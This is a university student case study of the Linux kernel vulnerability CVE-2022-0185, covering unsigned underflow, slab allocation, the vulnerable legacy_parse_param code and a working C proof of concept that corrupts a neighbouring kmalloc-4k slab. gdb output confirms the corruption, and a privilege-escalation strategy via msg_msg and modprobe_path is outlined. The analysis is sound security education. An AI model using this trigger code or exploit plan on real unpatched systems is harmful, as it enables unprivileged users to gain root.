CVE-2022-0185 Case Study

Ahmed(Jimmy) Abdalla,	aabdal27@uwo.ca
Da(Clay) Cheng,	dcheng69@uwo.ca
Hadi Salloum,	hsalloum@uwo.ca
Junyan(Tristan) Huang,	jhuan945@uwo.ca
Mohammed Naveed Khan,	nkhan364@uwo.ca

Github: https://github.com/dcheng69/CVE-2022-0185-Case-Study

2024-04-18

1. Introduction

The CVE-2022-0185 vulnerability was published on 02/11/2022, with a CVSS 3.x base score of 8.4 (High).[1] This vulnerability is a heap-based buffer overflow, caused by an unsigned integer underflow.

The vulnerability was introduced in the Linux v5.1 kernel, affecting all Linux distributions with kernel versions higher than 5.1. For example, Ubuntu 20.04 LTS (focal) was vulnerable to this bug. However, a patch was released and is available since version 5.4.0-96.109 .[3]

Exploiting this vulnerability allows an unprivileged local user to escalate their privileges on the system, potentially compromising the entire system.[1][2]
Here is a detailed analysis of the CVSS score:

- Base Score: 8.4, indicating a significant security risk that requires immediate attention.
- Impact Score: 5.9, suggesting substantial potential damage if exploited. The high confidentiality, integrity, and availability values contribute to this score.
- Exploitability Score: 2.5, suggesting relatively high exploitability. The local Attack Vector, high integrity , and high availability values contribute to this score.

Table 1.1 and Table 1.2 provide more information on these scores and their components.

CVSS v3.1 Severity	**Value**
Base Score	8.4 HIGH
Impact Score	5.9
Exploitability Score	2.5

Table 1.1 CVSS Severity Scores[1]

CVSS v3.1 Metrics	**Value**
Attack Vector (AV)	Local
Privileges Required (PR)	None
User Interaction (UI)	None
Confidentiality (C)	High
Integrity (I)	High
Availability (A)	High

Table 1.2 CVSS Vector[1]

2. Background and Related Concepts

2.1 Unsigned Number Underflow

2.1.1 Two's Complement

There are two integer types in modern computers, signed and unsigned. The representation of signed number generally involves an operation called two's complement.[4] "Two's complement uses the binary digit with the greatest place value as the sign to indicate whether the binary number is positive or negative"[4]

Introducing the two's complement will convert the calculation of subtraction into addition therefore simplify the design and implementation of CPU. The generate of two's complement of an integer involves three steps:[4]

- Step 1: "Starting with the binary representation of the number, with the leading bit being a signed bit";
- Step 2: "Inverting all bits";
- Step 3: "Adding 1 to the entire inverted number, ignore any overflows"

Fig 2.1.1.1 shows the converting process in a diagram with an actual example of converting "-6" to its two's complement format.



two's complement
Diagrams show how to represent two's complement with an example of -6
The binary representation of signed number 6, red is the over flow bit, whereas the green is the signed bit
0 0 0 0 0 1 1 0
overflow 7 6 5 4 3 2 1 0
Inverting all the bits
1 1 1 1 1 0 0 1
overflow 7 6 5 4 3 2 1 0
Adding 1 to the entire inverted number, ignore the overflow bit
1 1 1 1 1 0 1 0
overflow 7 6 5 4 3 2 1 0

Fig 2.1.1.1 Two's Complement Calculation

Figure 2.1.1.2 shows the process of adding the two's complement of '-6' to '+6'. This demonstrates how using two's complement allows addition to be used as a substitute for subtraction.



two's complement
Diagrams show how to represent two's complement with an example of -6 and then perform addition to do substration
The binary representation of signed number 6, red is the over flow bit, whereas the green is the signed bit
0 0 0 0 0 1 1 0
overflow 7 6 5 4 3 2 1 0
The two's complement representation of signed number -6
1 1 1 1 1 0 1 0
overflow 7 6 5 4 3 2 1 0
Result of adding the previous two numbers, the overflow bit will not be counted!
1 0 0 0 0 0 0 0 0
overflow 7 6 5 4 3 2 1 0

Fig 2.1.1.2 Addition Using Two's Complement

2.1.2 Number Representation in RAM

From Section 2.1.1, we already understand what two's complement is. Now, let's take a look at the scenario of unsigned number underflow in computers. In modern computers, when using unsigned numbers, the most significant bit is not treated as a signed bit; instead, it is part of the unsigned number itself. This situation means that when performing subtraction with an unsigned number, we must be cautious, as it may lead to a condition known as unsigned number underflow.[5]

Fig 2.1.2.1 illustrates the situation of subtracting 6 from 5 for an 8-bit unsigned number. The final result is 255 due to the unsigned number wrapping around. When this underflow occurs in a conditional statement, it has the potential to disrupt the functionality of the statement.



Unsigned Underflow
Diagrams show an example of unsigned number 1 substracts 2 underflows to a large unsigned result!
unsigned number 5
0 0 0 0 0 1 0 1
overflow 7 6 5 4 3 2 1 0
The two's complement representation of signed number -6
1 1 1 1 1 0 1 0
overflow 7 6 5 4 3 2 1 0
Result is a large unsigned number 255
1 1 1 1 1 1 1 1
overflow 7 6 5 4 3 2 1 0

Fig 2.1.2.1 Unsigned Number Underflow

2.2 Linux Kernel Memory

2.2.1 Slabs in Heap Memory

In the Linux kernel, the Slab Allocator is a memory management mechanism used for efficient allocation and deallocation of small chunks of memory. It provides performance by maintaining several caches of Slabs, each containing fixed-size memory blocks. Typically, kmalloc-32 allocates 32 bytes of memory, it is a kmalloc-32 slab, whereas, kmalloc-4k allocate 4096 bytes of memory, it is a kmalloc-4k slab.[6]

Furthermore, slab allocation in the Linux kernel typically involves allocating memory from a contiguous address space within the kernel's heap memory region. This contiguous address is managed by the kernel and is used to allocate memory for various kernel objects and data structures. Fig 2.2.1.1 shows the layout of slabs in LInux kernel memory.




Fig 2.2.1.1 Slab Allocator in Linux [7]

This author of this figure is https://leviathan.vip/

3. Technical Analysis of the Vulnerability

3.1 Proof of Concept

We created a GitHub repository containing the bzImage, proof-of-concept code, and detailed explanations: https://github.com/dcheng69/CVE-2022-0185-Case-Study

3.1.1 Unsigned Underflow in Kernel

In section 2.1, we explained how unsigned underflow works. Now, we will examine the kernel function that contains this vulnerability.

User “clubby789” discovered a vulnerability in the kernel function legacy_parse_param . This function is primarily responsible for parsing parameters passed to the kernel. In CVE-2022-0185, it was invoked after using fsopen to open a file descriptor, followed by using the fsconfig function to pass the configuration key-value pairs to the kernel. A simplified version of legacy_parse_param is shown in Fig 3.1.1.1.

```
static int legacy_parse_param(struct fs_context *fc, struct fs_parameter *param) {
    struct legacy_fs_context *ctx = fc->fs_private; // [1]
    unsigned int size = ctx->data_size;         // [2]
    size_t len = 0;
    int ret;
    [ ... ]
    switch (param->type) {
    [ ... ]
    default:
        return invalf(fc, "VFS: Legacy: Parameter type for '%s' not supported", param->key);
    }
    if (len > PAGE_SIZE-2-size) return invalf(fc, "VFS: Legacy: Cumulative options too large"); // [4]
    [ ... ]
    if (!ctx->legacy_data) {
        ctx->legacy_data = kmalloc(PAGE_SIZE, GFP_KERNEL);  // [5]
        if (!ctx->legacy_data) return -ENOMEM;
    }
    ctx->legacy_data[size++] = ',';      // [6]
    len = strlen(param->key);
    memcpy(ctx->legacy_data + size, param->key, len);
    size += len;
    if (param->type == fs_value_is_string) {
        ctx->legacy_data[size++] = '=';
        memcpy(ctx->legacy_data + size, param->string, param->size); // [7]
        size += param->size;
    }
    ctx->legacy_data[size] = '\0';
    ctx->data_size = size;
    ctx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
    return 0;
}
```

Fig 3.1.1.1 Unsigned Number Underflow in Kernel

From Fig. 3.1.1.1, we can see that lines [1] and [2] set up the context of the code, while line [4] contains the statement where unsigned underflow occurs. Line [5] handles heap slab allocation, and lines [6] and [7] are responsible for populating data into the allocated slab. Notably, line [6] adds a comma (',') as a separate delimiter, and an equals sign ('=') is also added, resulting in two extra bytes beyond the actual data size.

In line [4], the variables inside the if statement contain PAGE_SIZE (a macro set to 4096) and size (an unsigned 64-bit number). When an unsigned number accumulates to 4095, underflow occurs, causing the if statement to always evaluate to false. This allows for an out-of-bounds write to the neighboring slab. The underflow is caused by subtracting an unsigned number, resulting in 4096 - 4095, which yields an unsigned number of 18446744073709551615.[2]

3.1.2 POC code analysis

After understanding how this unsigned number underflow can occur, we can proceed to build a proof of concept (POC) code to demonstrate the vulnerability.

User “clubby789” provides us with a detailed POC code, shown in Fig. 3.1.2.1. The code is concise; it first opens a file descriptor called ext4, then uses fsconfig multiple times to populate data to the kernel.

Two things to notice here:

- Invoking fsopen to open ext4 requires CAP_SYS_ADMIN privileges. Therefore, in a later exploit, we would use unshare to obtain these privileges. However, for this proof of concept (POC), we will simply run the program with root privileges.
- Each key-value pair we populate to the kernel has a length of 33. However, the function legacy_parse_param inserts a comma (',') at the beginning and an equals sign ('=') between the key and value. As a result, the actual size occupied for each cycle is 35.

```c
#define _GNU_SOURCE
#include <sys/syscall.h>
#include <stdio.h>
#include <stdlib.h>
#ifndef __NR_fsconfig
#define __NR_fsconfig 431
#endif
#ifndef __NR_fsopen
#define __NR_fsopen 430
#endif
#define FSCONFIG_SET_STRING 1
#define fsopen(name, flags) syscall(__NR_fsopen, name, flags)
#define fsconfig(fd, cmd, key, value, aux) syscall(__NR_fsconfig, fd, cmd, key, value, aux)
int main(void) {
    char* key = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";  // 33 characters  [1]
    int fd = 0;
    fd = fsopen("ext4", 0);  // [2]
    if (fd < 0) {
        puts("Open failed!\n");
        exit(-1);
    }
    for (int i = 0; i < 130; i++) {
        fsconfig(fd, FSCONFIG_SET_STRING, "\x00", key, 0);  // [3]
    }
    return 0;
}
```

Fig 3.1.2.1 POC of Kernel Unsigned Underflow


In section 3.1.1, we mentioned that 4095 bytes of data must be populated before observing the out-of-bounds write. Given that each cycle only populates 35 bytes, we must perform the operation 117 times (4095 / 35) before observing the heap memory to complete the proof of concept.

3.1.3 POC with QEMU

In this repository: GitHub - dcheng69/CVE-2022-0185-Case-Study, we have provided a shell script called poc.sh to facilitate the debugging process. Please read the markdown file in the Poc folder before beginning setup.

Since legacy_parse_param is a kernel function, you will need to debug a kernel function. To do this, you need to compile the kernel source to obtain the necessary symbols and source code. We have also provided a detailed markdown file to guide you through the process. Please refer to the Compile_linux folder for more details.

In Fig. 3.1.3.1, we demonstrated that after populating 4095 bytes of data into the kernel heap, we successfully triggered an out-of-bounds write by exploiting unsigned underflow. Additionally, we populated a total of 4130 bytes of data into a kmalloc-4k slab, successfully corrupting the neighboring slab. Although in this example the neighboring slab contains no information (all zeros), we can carefully construct our code to leverage this feature for writing malicious data. We will demonstrate how to achieve this in the 3.2 Exploit section.



```
./poc.sh 94x13
/init: line 10: can't create /tmp/kallsyms: nonexistent directory
ifconfig: SIOCSIFADDR: No such device
route: SIOCADDRT: No such device
~ # id
uid=0 gid=0 groups=0
~ # ls
bin      etc      init     poc      root     sys
dev      flag     linuxrc  proc     sbin     usr
~ # ./poc
```

```
nvim fs/fs_context.c 94x34
fs_context.c  21⊗1⚠  ×

^Iif (len > PAGE_SIZE - 2 - size)
^I^Ireturn invalf(fc, "VFS: Legacy: Cumulative options too large");
^Iif (strchr(param->key, ',') ||
^I    (param->type == fs_value_is_string &&
^I     memchr(param->string, ',', param->size)))
^I^Ireturn invalf(fc, "VFS: Legacy: Option '%s' contained comma",
^I^I^I      param->key);
^Iif (!ctx->legacy_data) {
^I^Ictx->legacy_data = kmalloc(PAGE_SIZE, GFP_KERNEL);
^I^Iif (!ctx->legacy_data)
^I^I^Ireturn -ENOMEM;
^I}

^Ictx->legacy_data[size++] = ',';
^Ilen = strlen(param->key);
^Imemcpy(ctx->legacy_data + size, param->key, len);
^Isize += len;
^Iif (param->type == fs_value_is_string) {
^I^Ictx->legacy_data[size++] = '=';
^I^Imemcpy(ctx->legacy_data + size, param->string, param->size);    David Howells • Thu 0
^I^Isize += param->size;
^I}
^Ictx->legacy_data[size] = '\0';
^Ictx->data_size = size;
^Ictx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
^Ireturn 0;
}

/*
NORMAL π ∡ Ubuntu-hwe-5.11-5.11.0-44.48_20.04.2 | ⊗21 ⚠1 π < | utf-8 | c ρ 78% ρ 552:42
/parse_param
```

```
gdb vmlinux -q 94x48
(gdb) p *(struct legacy_fs_context *) 0xffff888005bb54a0
$2 = {legacy_data = 0x0 <fixed_percpu_data>, data_size = 0,
  param_type = LEGACY_FS_UNSET_PARAMS}
(gdb) info breakpoints
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0xffffffff81356080 in legacy_parse_param
                                                   at /home/clay/Downloads/focal/fs/fs_context
.c:503
        breakpoint already hit 1 time
(gdb) i 1 116
Undefined info command: "1 116".  Try "help info".
(gdb) ignore 1 116
Will ignore next 116 crossings of breakpoint 1.
(gdb) c
Continuing.

Breakpoint 1, legacy_parse_param (fc=0xffff888005b2bb40, param=0xffffc90000653ed8)
    at /home/clay/Downloads/focal/fs/fs_context.c:503
503     {
(gdb) p *(struct legacy_fs_context *) 0xffff888005bb54a0
$3 = {
  legacy_data = 0xffff888005b30000 ",=", 'A' <repeats 33 times>, ",=", 'A' <repeats 33 times>,
 ",=", 'A' <repeats 33 times>, ",=", 'A' <repeats 33 times>, ",=", 'A' <repeats 33 times>, ",=
", 'A' <repeats 23 times>..., data_size = 4095, param_type = LEGACY_FS_INDIVIDUAL_PARAMS}
(gdb) x /10gx 0xffff888005b30000+0xff0
0xffff888005b30ff0:     0x4141414141414141      0x0041414141414141
0xffff888005b31000:     0x0000000000000000      0x0000000000000000
0xffff888005b31010:     0x0000000000000000      0x0000000000000000
0xffff888005b31020:     0x0000000000000000      0x0000000000000000
0xffff888005b31030:     0x0000000000000000      0x0000000000000000
(gdb) c
Continuing.

Breakpoint 1, legacy_parse_param (fc=0xffff888005b2bb40, param=0xffffc90000653ed8)
    at /home/clay/Downloads/focal/fs/fs_context.c:503
503     {
(gdb) p *(struct legacy_fs_context *) 0xffff888005bb54a0
$4 = {
  legacy_data = 0xffff888005b30000 ",=", 'A' <repeats 33 times>, ",=", 'A' <repeats 33 times>,
 ",=", 'A' <repeats 33 times>, ",=", 'A' <repeats 33 times>, ",=", 'A' <repeats 33 times>, ",=
", 'A' <repeats 23 times>..., data_size = 4130, param_type = LEGACY_FS_INDIVIDUAL_PARAMS}
(gdb) x /10gx 0xffff888005b30000+0xff0
0xffff888005b30ff0:     0x4141414141414141      0x2c41414141414141
0xffff888005b31000:     0x414141414141413d      0x4141414141414141
0xffff888005b31010:     0x4141414141414141      0x4141414141414141
0xffff888005b31020:     0x0000000000004141      0x0000000000000000
0xffff888005b31030:     0x0000000000000000      0x0000000000000000
```

Fig 3.1.3.1 POC with QEMU

3.2 Exploit

We created a GitHub repository containing the bzImage, debs, exploit code, and detailed explanations: https://github.com/dcheng69/CVE-2022-0185-Case-Study

3.2.1 Exploit Overview

User 'clubby789' provides us with a detailed exploit code. We will begin with an overview, followed by explanations of several key concepts using diagrams. Finally, we will present the exploit results using Ubuntu running on a virtual machine (VirtualBox).

After demonstrating the proof of concept for this vulnerability, we can now proceed to exploit it. In Fig. 3.2.1.1, an overview of how to exploit this vulnerability is illustrated:

- The left section focuses on obtaining the Linux kernel base address. This is achieved by exploiting unsigned underflow to override the msg_msg structure's m_ts, allowing us to read out of bounds and access previously sprayed kernel structures.
- The right section aims to gain root privileges. This is accomplished by using unsigned underflow to override the next pointer of the msg_msg structure, pointing it to

modprobe_path. We then trigger a page fault that invokes our constructed fuse code, enabling arbitrary writes in kernel space.



slabs
heap Buffer Underflow
override msg sizes
msg_msg arb read
Out of bounds read
heap spray to get kernel leak
Leak Kernel Base Address
slabs
mmap
0x1337000
evil page
mmap
0x1338000
fuse page
Heap Buffer Underflow
override pointer to point to modprobe_path
msg_msg send message trigger page fault
trigger fuse to handle page fault Therefore to arb write
fuse as a substitute of faultedfd
Arb write to get root privilege shell to comprise the system

Fig 3.2.1.1 Overview of Exploit

3.2.2 Get Linux Kernel Base Address

As analyzed earlier, we will exploit unsigned underflow in this part to override the m_ts field of the msg_msg structure, enabling an out-of-bounds read. By spraying the heap with structures containing kernel pointers, we can hopefully obtain a memory leak.

The struct msg_msg is a data structure in the Linux kernel that is used to implement System V message queues . In this section, we focus on the internal structure of struct msg_msg and the logic of functions related to sending, receiving, and allocating messages. As shown in Fig. 3.2.2.1, these are the functions we need to understand.

The struct msg_msg is a data structure in the Linux kernel used to implement System V message queues.[8] In this discussion, we focus on the internal structure of struct msg_msg, along with the logic of functions related to sending, receiving, and allocating messages. As shown in Fig. 3.2.2.1, these are the functions we need to understand."

The implementation of sending messages is located in the msg.c file, which defines the maximum length of a message as 8192 bytes. In the alloc_msg function, messages are divided into segments based on their length. If the length of the message, along with the message header, exceeds one page (4096 bytes), the message will be stored in several segments linked together by pointers.

```
# focal/ipc/msgutil.c
static struct msg_msg *alloc_msg(size_t len)
```

```
# focal/ipc/msg.c
static long do_msgsnd(int msqid, long mtype, void __user *mtext, size_t msgsz, int msgflg)
static long do_msgrcv(int msqid, void __user *buf, size_t bufsz, long msgtyp, int msgflg, long (*msg_handler)(void __user *,
struct msg_msg *, size_t))
```

Fig 3.2.2.1 struct msg_msg send and receive

In Fig. 3.2.2.2, we can see that the struct msg_msg serves as a message header, occupying 0x30 bytes of memory. If there is residual data in the message, it will be stored in message segments and linked to struct msg_msgseg. Therefore, if the kernel allows messages up to a maximum of 8192 bytes, the data will be stored in a maximum of three message segments.

```
# focal/include/linux/msg.h
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size */
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows immediately */
};
```

```
# focal/ipc/msgutil.c
struct msg_msgseg {
    struct msg_msgseg *next;
    /* the next part of the message follows immediately */
};
```

Fig 3.2.2.2 struct msg_msg

In Fig. 3.2.2.3, we illustrate the structure of struct msg_msg. From the code, we know that the m_ts field is the one we need to override to read out of bounds.

